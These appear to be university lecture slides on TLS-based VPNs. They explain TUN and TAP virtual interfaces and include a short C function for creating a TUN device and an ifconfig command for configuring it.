
Forwarding IP Packets

- VPN Client needs to receive the whole IP pkt to encrypt it
 - The kernel removes these headers
- How can an application receive the whole pkt?
 - Create a TUN/TAP device (virtual network interfaces)
 - Modify routing table: All VPN-bound traffic goes to the new device



Releasing IP Packets

- VPN Server needs to release the original IP pkt after decrypting it
- How can an application send the whole pkt to the kernel?
 - Same idea as before



Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II


Fall 2020

Virtual Private Networks


Instructor: Khaled Diab

Recall: Need for VPN

- As enterprises grow:
 - Their private networks deployed to different geographical regions
 - Employees need to (while travelling or at home)
 - i.e., access resources inside private networks




Recall: TLS-based VPN



Recall: Forwarding IP Packets


- VPN Client needs to receive the whole IP pkt to encrypt it
 - The kernel removes these headers
- How can an application receive the whole pkt?
 - Create a TUN/TAP device (virtual network interfaces)
 - Modify routing table: All VPN-bound traffic goes to the new device



TLS VPN Details

Virtual Network Interfaces

- A virtual interface is a virtualized representation of a network interface
- TUN interface:
 - Works at the IP layer
 - Point-to-point is the default
 - Sending a pkt to a TUN interface will result in the pkt being delivered to the user-space program
- TAP interface:
 - Works at the Ethernet layer



Creating a TUN Interface

```
int createTunDevice()
{
    int tunfd;
    struct ifreq ifr;
    memset(&ifr, 0, sizeof(ifr));

    ifr.ifr_flags = IFF_TUN | IFF_NO_PI;
    tunfd = open("/dev/net/tun", O_RDWR);
    ioctl(tunfd, TUNSETIFF, &ifr);

    return tunfd;
}
```

No additional info sent by the driver

Create a TUN device


Register the device with the kernel

Configuring the TUN Interface

- We need to:
 - Specify what network the interface is connected to
 - Assign an IP address to the interface
 - Activate the interface

```
$ sudo ifconfig tun0 10.0.7.99/24 up
```

What is missing?



